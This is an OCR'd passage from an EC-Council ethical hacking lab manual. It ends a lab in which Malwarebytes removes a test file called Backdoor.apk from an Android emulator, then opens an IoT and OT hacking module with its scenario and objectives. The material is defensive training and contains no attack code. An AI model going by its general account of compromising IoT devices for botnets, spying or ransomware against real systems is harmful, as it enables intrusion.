


Figure 2.3.10: Begin the scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. **Malwarebytes Security** begins a security scan, as shown in the screenshot.




Figure 2.3.11: Scanning in progress

12. After the completion of the scan, **Scan finished** message appears, click **View scan results** to see the results.




Figure 2.3.12: Scan finished

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.4

Remove Malware

13. A **Threats** screen appears. This will show you all the malware (if any) found on your device.

Note: Here, the malware found is the malicious file **Backdoor.apk**.

14. Click the **Remove selected** button to remove the detected malware from your device.




Figure 2.3.13: Remove selected

15. A **confirmation** pop-up appears; click **OK** to confirm the removal of the malware.
16. The Malwarebytes **Scanner** screen appears, notifying you that **All items have been dealt with!**.




Figure 2.3.14: Scanner screen

17. Click **Scan after update** in the lower section of the **Scanner** window under **Previous scans** to view details of the scan.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.3.15: Scan results

18. The **Scanning history** screen appears, displaying the deleted malicious file, as shown in the screenshot.




Figure 2.3.16: Scanning history

19. This concludes the demonstration of how to secure Android devices from malicious apps using Malwarebytes Security.
20. Close all open windows and document all the acquired information.
21. Turn off the **Android** emulator virtual machine.

🗁 You can use other mobile antivirus and anti-spyware tools such as **AntiSpy Mobile** (https://antispymobile.com), **Spyware Detector - Anti Spy Privacy Scanner** (https://play.google.com), **iAmNotified - Anti Spy System** (https://iamnotified.com), and **Privacy Scanner (AntiSpy) Free** (https://play.google.com) to secure mobile devices from malicious apps.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IoT and OT Hacking

Module 18

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IoT and OT Hacking

IoT and OT device hacking is performed to compromise smart devices such as CCTV cameras, automobiles, printers, door locks, washing machines, etc. to gain unauthorized access to network resources as well as IoT and OT devices.

Lab Scenario

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

The significant development of the paradigm of the Internet of Things (IoT) is contributing to the proliferation of devices in daily life. From smart homes to automated healthcare applications, IoT is ubiquitous. However, despite the potential of IoT to make our lives easier and more comfortable, we cannot underestimate its vulnerability to cyber-attacks. IoT devices lack basic security, which makes them prone to various cyber-attacks.

The objective of a hacker in exploiting IoT devices is to gain unauthorized access to users' devices and data. A hacker can use compromised IoT devices to build an army of botnets, which, in turn, is used to launch DDoS attacks.

Owing to a lack of security policies, smart devices are easy targets for hackers who can compromise these devices to spy on users' activities, misuse sensitive information (such as patients' health records, etc.), install ransomware to block access to the devices, monitor victims' activities using CCTV cameras, commit credit-card-related fraud, gain access to users' homes, or recruit the devices in an army of botnets to carry out DDoS attacks.

As an ethical hacker and penetration tester, you must have sound knowledge of hacking IoT and OT platforms using various tools and techniques. The labs in this module will provide you with real-time experience in performing footprinting and analyzing traffic between IoT and OT devices.

Lab Objectives

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 18 IoT and OT Hacking

The objective of the lab is to perform IoT and OT platform hacking and other tasks that include, but are not limited to:

- Performing IoT and OT device footprinting
- Capturing and analyzing traffic between IoT devices

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 30 Minutes

Overview of IoT and OT Hacking

